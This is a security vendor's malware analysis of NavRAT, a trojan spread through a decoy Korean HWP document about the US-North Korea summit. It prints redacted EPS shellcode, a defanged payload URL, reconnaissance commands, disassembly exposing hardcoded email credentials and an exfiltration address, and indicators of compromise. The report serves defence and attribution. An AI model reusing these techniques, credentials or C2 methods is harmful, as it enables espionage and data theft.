


NavRAT Uses US-North Korea Summit As Decoy For Attacks In South Korea

blog.talosintelligence.com/2018/05/navrat.html



This blog post is authored by [Warren Mercer](#) and [Paul Rascagneres](#) with contributions from Jungsoo An.

Executive Summary

Talos has discovered a new malicious Hangul Word Processor (HWP) document targeting Korean users. If a malicious document is opened, a remote access trojan that we're calling "NavRAT" is downloaded, which can perform various actions on the victim machine, including command execution, and has keylogging capabilities.

The decoy document is named "미북 정상회담 전망 및 대비.hwp" (Prospects for US-North Korea Summit.hwp). The HWP file format is mainly used in South Korea. An Encapsulated PostScript (EPS) object is embedded within the document in order to execute malicious shellcode on the victim systems. The purpose is to download and execute an additional payload hosted on a compromised website: NavRAT.

This is a classic RAT that can download, upload, execute commands on the victim host and, finally, perform keylogging. However, the command and control (C2) infrastructure is very specific. It uses the legitimate Naver email platform in order to communicate with the


attackers via email. The uploaded file(s) are sent by email, and the downloaded files are retrieved from an email attachment. We have already observed malware using free email platforms for abuse, but this is the first time we have identified a malware that uses Naver — which is known for its popularity in South Korea.

One of the most interesting questions we still have is regarding attribution — and who is behind this malware. Previously, we published several articles concerning Group123 ([here](#), [here](#), [here](#), [here](#) and [here](#)). We currently assess with medium confidence that this campaign and NavRAT are linked to Group123.

Malicious Document

Decoy Document

The attack starts with a spear-phishing email containing the HWP document named "미북 정상회담 전망 및 대비.hwp" (Prospects for US-North Korea Summit .hwp). This references a legitimate event that could potentially take place on June 12. Here is a screenshot of the document:



This document explains concerns prior to the summit between the U.S. and North Korea, which is expected to focus on the topic of denuclearization. The summit is the latest in a line of signs of diplomatic outreach from North Korea, following the Panmunjom Declaration for Peace, Prosperity and Unification of the Korean Peninsula between South Korea and North Korea on April 27, 2018.

This document contains the aforementioned EPS object. This object is used to execute malicious shellcode on the system. This is a seemingly common vector for attackers when using HWP documents, which we have previously encountered and described.

Malicious Code

As we already mentioned in our previous articles concerning malicious documents, EPS is effective from an attacker's point of view. It is a powerful, stack-based scripting language, and in malicious use cases, can be abused to obtain additional payloads. Here is the content of the file:

```
/shellcode <90909090909090909090909090909090E800<...redacted...>4D2D6DC95CBD5DC18111111111111111111>  
def  
<7B0D0A2756...redacted...>312067657420636C6F736566696C650D0A717569740D0A7D>  
token pop exch pop  
Exec
```

The executed shellcode will first perform a decoding routine designed to download an additional payload from the internet. In our case, the file URI was:

```
hxxp://artndesign2[.]cafe24[.]com:80/skin_board/s_build_cafeblog/exp_include/img.png
```

This website is a legitimate Korean website. We assume that this website was compromised in order to deliver the final payload on the targeted systems. This is a method we have previously observed with attacks focusing on the Korean peninsula.

The image is downloaded directly, and the shellcode is loaded and executed in memory. This is an example of fileless execution by only running malicious processes within the memory of the victim host. The purpose is to drop and execute a decoded executable using the following path:

```
%APPDATA%\Local\Temp\~emp.exe
```

Once executed, NavRAT will immediately leverage cmd.exe to perform a systeminfo and a tasklist check on the system it is running on while writing the output to a TMP file, once again attempting to hide within an AhnLab folder. Interestingly, the attacker has used the >> method to append to the file so there can be multiple outputs written to their single TMP file:


```
"C:\Windows\system32\cmd.exe" /C systeminfo >> "C:\Ahnlab\$$$A24F.TMP"
```

```
"C:\WINDOWS\system32\cmd.exe" /C tasklist /v >> "C:\Ahnlab\$$$A24F.TMP"
```

NavRAT

Capabilities


NavRAT is a remote access trojan (RAT) designed to upload, download and execute files. The analysed sample contains many verbose logs. The malware's author logs every action to a file (encoded). It's not often we are able to use the attacker's own logging capability to facilitate analysis, which can make our research easier.



This screenshot shows the logs messages during the process injection with the API usage.

NavRAT starts by copying itself (~emp.exe) to the %ProgramData%\Ahnlab\GoogleUpdate.exe path. It uses the path of a well-known security company located in South Korea named [AhnLab](#). NavRAT then creates a registry key in order to execute this file copy at the next reboot of the system, an initial method of persistence. The log files mentioned previously are stored in the same directory as NavRAT on the victim machine, again making it easy for us to find and analyse the additional log files.

NavRAT has support for process injection. By using this method, it will copy itself into a running Internet Explorer process in order to avoid detection by running as an independent process. The malware is able to register the keystrokes on the targeted user's system:



The most interesting part of this RAT is the C2 server architecture. The malware uses the Naver email platform in order to communicate with the operators.

Command & Control

The malware communicates with the Naver email platform in order to communicate with the operator. The credentials are hardcoded in the sample:

```

push    ecx
sub     eax, 4
pop     ecx
imul   eax, 104h
mov     esi, offset aCacheControlMa ; "Cache-Control: max-age=0"
lea     edi, [ebp+var_60]
rep movsd
lea     ecx, aSfw6345[eax] ; "sfw634!@5"
push   ecx                ; void *
lea     eax, aPoewt25[eax] ; "poewt25"
push   eax                ; void *
movsb

```

However, during our investigation, NavRAT was unable to communicate with the email address:

```

[05/30/2018, 17:39:45] NaverUpload Start!!
[05/30/2018, 17:39:46] NaverUpload :PreUploading success
[05/30/2018, 17:39:46]   uploading step-1 : HttpSendRequest failed. Err[12150]
[05/30/2018, 17:39:46]   //////////////// Response Headers getting failure ////////////////
[05/30/2018, 17:39:46] NaverUpload :Uploading failed. Try[0]
[05/30/2018, 17:39:47]   uploading step-1 : HttpSendRequest failed. Err[12150]
[05/30/2018, 17:39:47]   //////////////// Response Headers getting failure ////////////////
[05/30/2018, 17:39:47] NaverUpload :Uploading failed. Try[1]
[05/30/2018, 17:39:48]   uploading step-1 : HttpSendRequest failed. Err[12150]
[05/30/2018, 17:39:48]   //////////////// Response Headers getting failure ////////////////
[05/30/2018, 17:39:48] NaverUpload :Uploading failed. Try[2]
[05/30/2018, 17:39:49]   uploading step-1 : HttpSendRequest failed. Err[12150]
[05/30/2018, 17:39:49]   //////////////// Response Headers getting failure ////////////////
[05/30/2018, 17:39:49] NaverUpload :Uploading failed. Try[3]
[05/30/2018, 17:39:51]   uploading step-1 : HttpSendRequest failed. Err[12150]
[05/30/2018, 17:39:51]   //////////////// Response Headers getting failure ////////////////
[05/30/2018, 17:39:51] NaverUpload :Uploading failed. Try[4]
[05/30/2018, 17:39:52] UploadProc : UploadFile Err
[05/30/2018, 17:39:52] PreCommProc : UploadProc failed

```

The broken communication was due to protection implemented by Naver. The malware was presumably executed from too many different countries, and the account is currently locked:

NAVER



Your account is being protected.

Your account(poewt25) signed in from a suspicious or different location than normal.

[Help](#)

Suspicious sign-in activity

Sign in date	IP Address	Country
2018-05-29 09:34	172.81.132.146	United States

[Send the list via email](#)

※ Although we try to be as accurate as possible, sometimes IP address and country information might be inaccurate.

If this account is protected again, you have to confirm your identification by higher level of methods to verify real you. Please pay close attention to the protection of your username and password.

Please reset your password so nobody else can sign in to your account.

Next

NAVER

Naver Account Recovery

You need to confirm your identification with a method below.

Account Information

Name			
Male		Female	
Birth Date	Year(4)	Month ▾	Day

Mobile phone registered in my account
(+44 7498-8****)

If you can't confirm your identification with the methods suggested, please refer to the help page. [help](#)

Confirm

The password must be reset by providing information on the account, or with a mobile phone of the owner (the phone number is located in the UK). In its current status, NavRAT cannot work correctly. We assume that the owner of the malware didn't know that Naver implemented this protection.

NavRAT is able to download and execute files located in the attachment of a received email. It is able to remove emails, and finally, it is able to send an email via the Naver account. In our sample, the data is attempted to be sent to: chioekang59@daum[.]net.


```

pop     ecx
mov     esi, offset aHostMailNaverC ; "Host: mail.naver.com"
lea     edi, [ebp+var_3C]
rep movsd
movsb
mov     esi, offset aCharsetUtf8 ; "charset: utf-8"
lea     edi, [ebp+var_24]
movsd
movsd
movsd
movsw
movsb
push    7
pop     ecx
mov     esi, offset aOriginHttpsMai ; "Origin: https://mail.naver.com"
lea     edi, [ebp+var_5C]
rep movsd
movsw
movsb
push    8
pop     ecx
mov     esi, offset aXRequestedWith ; "X-Requested-With: XMLHttpRequest"
lea     edi, [ebp+var_80]
rep movsd
push    0Fh
movsb
pop     ecx
mov     esi, offset aSendernameHotT ; "senderName=hot&to=chioekang59%40daum.ne"...
lea     edi, [ebp+Optional]
rep movsd
push    792h          ; size_t
lea     eax, [ebp+var_C3A]
push    ebx          ; int
push    eax          ; void *
movsw

```

Archeology

During our investigation, we tried to find additional samples of NavRAT. We only identified one old sample compiled in May 2016. As in our case, this old sample used a fake AhnLab directory to store logs files (C:\AhnLab\). In this version, the compilation path was not removed:

```

N:\CodeProject\VC_Code Project\Attack_Spy\mailaccounts.com\src_total_20160430 -
v10.0(DIV)\bin\PrecomExe(Win32).pdb

```


We can conclude that NavRAT has probably existed since 2016 — which we believe to be version 10 at the time. The attacker(s) appear to have remained under the radar for several years. We assume this malware has been sparingly used and only for very specific targets.

Group123 Links?

As we explore the Korean malware landscape, we always have burning questions relating to any possible links with Group123. We identified some relevant points which we believe with medium confidence suggests the involvement of Group123 based on previous TTPs used by this group.

The modus operandi is identical to previous Group123 campaigns — a HWP document with embedded EPS object containing malicious shellcode. The shellcode of the embedded object is designed to download an image, which is, in fact, a new shellcode used to decode an embedded executable. We saw this exact same methodology used by Group123 during previous attacks. One such example is ROKRAT, another remote access trojan we discovered in April 2017 that targeted the Korean peninsula.

The shellcode used in the EPS object is not exactly the same, but it contains a lot of similarities right down to the number of instructions used, the amount of NOP (No Operations) and almost identical command layout. (On the left is NavRAT, and on the right is the shellcode of ROKRAT):



```
nop                               nop
nop                               nop
nop                               nop
nop                               nop
nop                               nop
nop                               nop
nop                               nop
call 0xf                           call 0xb
pop esi                             pop esi
mov ecx, 0xe21434                   mov ecx, 0xae1436
sub ecx, 0xe21408                   sub ecx, 0xae1408
add esi, ecx                         add esi, ecx
add esi, 2                          add esi, 2
mov al, byte [esi]                  mov al, byte ds:[esi]
xor al, 0x90                         xor al, 0x90
inc esi                              inc esi
mov ecx, 0xe218cb                   mov ecx, 0xae187e
sub ecx, 0xe21439                   sub ecx, 0xae1439
xor byte [esi], al                  xor byte ds:[esi], al
inc esi                              inc esi
dec ecx                              dec ecx
cmp ecx, 0                          cmp ecx, 0
jne 0x30                             jne 0x2d
jmp 0x3e                             jmp 0x3c
nop                                  nop
nop                                  nop
```

We performed the same analysis for the shellcode located in the downloaded image file and the shellcode is not exactly the same, but the design is very similar.

Additionally, we can add the victimology and usage of a public cloud platform as C2 server. The attacker simply moved from Yandex, Pcloud, Mediafire, Twitter, and now they are using Naver. This platform is mainly used locally in South Korea. A connection to this platform cannot be identified as a malicious activity. The malicious traffic will be hidden in the global flow.

Due to all these elements, we assess with medium confidence that NavRAT and this campaign can be linked to Group123. The malware developer is probably a different person within Group123's working team, but the infection framework and the operating mode are the same. When Talos published on Olympic Destroyer we were able to see a lot of false flags used. When we look at NavRAT we do not see this intentional and less vague level of IOC/False Flag scenarios in an attempt to infer attribution to another entity. NavRAT lacks these non-obvious false flags and thus we do not believe this to be related to non Group123 actors.

Conclusion

South Korea is still, and always will remain, an attractive target for advanced actors. The region has geopolitical interests that arise from the segregations that exist between the secretive North Korea and the more open South Korea. In this campaign, the attackers used a classical HWP document in order to download and execute a previously unknown malware: NavRAT. The author used real events in order to forge the decoy document. It chose the U.S. - North Korea Summit to entice the targets to open it.

The approach is close to the techniques used by Group123 attacks we have observed and written about over the past 18 months or so: the shellcode contains similarities, the final payload is malicious shellcode located in an image hosted on a compromised website, and the author uses an open platform as the C2 server. In this case, NavRAT used an email provider: Naver, while ROKRAT previously used cloud providers. And finally, the victimology and the targeted region are the same. All these elements are not strict proof of a link between NavRAT and ROKRAT. However, we assess with medium confidence that NavRAT is linked to Group123.

Using well-known local cloud/email providers is smart from an attacker's point of view. It's really hard to identify the malicious traffic in the middle of the legitimate traffic. In this case, the email provider locked the account due to attempts from too many different countries to access the email inbox. We identified the sample on several public sandbox systems, and we assume the multiple connection attempts were performed by these sandboxes.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open-source Snort subscriber rule set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Malicious HWP: e5f191531bc1c674ea74f8885449f4d934d5f1aa7fd3aaa283fe70f9402b9574

NavRAT: 4f06eaed3dd67ce31e7c8258741cf727964bd271c3590ded828ad7ba8d04ee57

Online Payload:

hxxp://artndesign2[.]cafe24[.]com:80/skin_board/s_build_cafeblog/exp_include/img.png

2016 NavRAT sample:

e0257d187be69b9bee0a731437bf050d56d213b50a6fd29dd6664e7969f286ef